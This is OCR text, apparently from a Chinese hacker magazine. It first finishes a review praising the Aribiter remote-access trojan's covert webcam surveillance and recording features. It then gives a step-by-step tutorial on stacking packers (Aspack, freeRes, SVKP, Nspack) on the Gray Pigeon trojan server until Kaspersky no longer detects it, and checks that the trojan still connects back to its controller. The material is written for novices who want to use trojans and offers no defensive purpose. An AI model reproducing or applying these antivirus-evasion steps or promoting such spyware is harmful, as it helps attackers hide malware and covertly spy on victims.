


图 6

如果说Aribiter只有上面的那些功能，那么它只能算是一款普通的木马，Aribiter与众不同的地方就在于它具有全世界木马界首创的视频调节技术。点击“远程摄像头监视”在弹出的菜单中有几项选择（图7），各种分辨率随意调节（图8），还有最大压缩，较大压缩，正常压缩和较小压缩四个压缩等级可供选择，以调节传送速度（图9），更可远程实时录制，点击“处理拍摄结果”就可以把实时录制的结果保存成文件，方便传送。据作者说以后还会开发出定时录制、屏幕控制、远程注册表操作等功能，期待中……

至此，Aribiter的功能我就给大家介绍完了，也许有的地方并不尽人意，希望在以后的版本中会看到更加完美的Aribiter。最后还要说一下，在测试Aribiter的时候由于手头没有vip的正式版本，而作者也没有提供vip的正式版本，所以向大家展示的不是很完全，我想等到正式版本出来之后会更好吧。好了软件就介绍到这里，有兴趣的朋友可以自己试试看。

（本文中所涉及到的Aribiter已收录到光盘中）




图 7




图 8




图 9

强强连手过卡巴

——浅谈对木马的多重加壳



黑暗中的行者

喜欢玩木马的小菜小黑们，你们是用什么方法给自己的马儿免杀的呢？我相信你们都用过加壳这种方法吧！有时，只加一种壳往往不能逃过杀毒软件的查杀，那我们能不能通过加几重壳的方法达到免杀的目的呢？答案是肯定的，我们完全可以通过几种壳的强强联手达到免杀。在06年第1期“让木马玩转杀毒软件”一文中，就讲到加多重壳免杀。但是该文讲的只是直接连续地给木马加上多重壳，这种方法在很多情况下是行不通的、那个提出疑问的“菜鸟”不是没有道理的。我们以灰鸽子服务端gezi.exe为例。先给它加个Aspack壳，然后直接用skvp V1.32给它加上一重保护壳，最后得到的gezi.exe文件根本无法运行。而如果我们加了Aspack壳后先用freeRes这个资源释放工具给它释放资源，再用skvp V1.32来给它加上第二重壳，那最后得到的gezi.exe文件就可以正常运行了。下面演示一下如何用多重加壳的方法来“骗”过卡巴。




图 1

1.打开Aspack2.12，在“打开文件”一栏，选择“打开”，选择我们要压缩的gezi.exe文件（743KB），选中后会自动压缩，得到大小292KB的gezi.exe，如图1。先将它复制为一个名为gezi123.exe的文件作为备份（为什么要这样做，看了下面就知道）。然后打开资源释放工具freeRes v0.94，点击“文件”菜单，选择刚才用ASPask加过壳的gezi.exe文件，就会弹出一个消息框“载入资源错误，它可能已被压缩，你是否需要释放资源进行分析”，我们选“是”，如图2。然后又弹出一个消息框“程序没有自动关闭，请自行关闭”，点“确定”，如图3。此时它将强行运行gezi.exe文件，gezi.exe自动消失了（因为刚才配置灰鸽子服务端的时候选择了“安装成功后自动删除安装文件”一项），然后就见到自己的计算机在灰鸽子客户端自动上线了。而这时发现什么资源也没有被载入freeRes，关键的一步快要到了，不要卸载掉自己上线的服务端，直接进入下一步。




图 2




图 3

2.重新点击freeRes的“文件”菜单，打开刚才备份的文件“gezi123.exe”，这时也会出现如图2一样的消息框，点确定后，就会发现gezi123.exe里面的资源成功的被载入freeRe里面了（后来明白如果在配置服务端的时候没有选择“安装成功后自动删除安装文件”一项，就可以直接被载入freeRes中），如图4。




图 4

3.点“功能”菜单，选择“建立可编辑资源”，弹出“已成功建立了可编辑资源”，点“确定”后生成的gezi123.exe会自动覆盖掉原来的文件。

4.最后一步就更简单了，请出并打开skvp V1.32，选中要保护的木马gezi123.exe，点“保护”会出现一个对话框“该文件可能已经被其他壳压缩或加密过，你想再次用svkp v1.32加密它吗？”，我们不管它，直接选“是”，如图5。




图 5

过几秒钟在svkp v1.32状态栏里面显示“温馨提示：文件加密成功！”，说明我们的gezi123.exe已经被加密好了，最终得到384K的木马程序gezi123..exe，把卡巴升级到当天最

新病毒库然后再扫描一下生成的文件gezi123.exe，这下卡巴再也不能查到我们的木马了，这位火眼金睛的卡巴大叔变成了瞎眼大叔了，如图6。

测试一下，双击运行gezi123.exe，过了一会儿音响里传来一声清脆而温柔的女声“有服务端上线，请注意”——从免杀到自动上线都测试成功，如图7。

对多重加壳免杀法的总结：上面的方法很简单，关键的一点就是先用freeRes来给加过壳的木马进行资源释放，然后才可以给它加上别的壳，如果还被杀就继续给它释放资源再加上别的一重壳，这样重复下去，直到免杀为止。

当然，我用的这种方法只是一个抛砖引玉的作用，至于还能用哪些壳联合起来过卡巴，大家可以自己去进行测试。

比如说先用Nspack3.6给木马gezi.exe压缩，得到270K的文件gezi.exe，然后用freeRes对它进行资源释放，再用Aspack2.12压缩加壳。用卡巴扫描一下，被查杀。

关掉卡巴继续用freeRes对它进行资源释放，然后再用svkp v1.32给它做了保护，得到了379K的木马程序，再用卡巴扫描一下，这下卡巴再也没有查出来，当我想再对它进行一次资源释放时，却跳出个消息框说freeRes是个共享软件，只能释放小于300K的文件，所以就作罢了，反正已经得到免杀的木马了，呵呵，如果谁有破解版的freeRes或注册了正版的可以继续啊（我推荐大家注册一个正版的啊，才需8元RMB，也支持一下国产软件啊）。最后测试了一下，自动上线成功。

（本文中所涉及到的aspack 2.12，freeres，svkp1.32和北斗3.6已收录到关盘中）

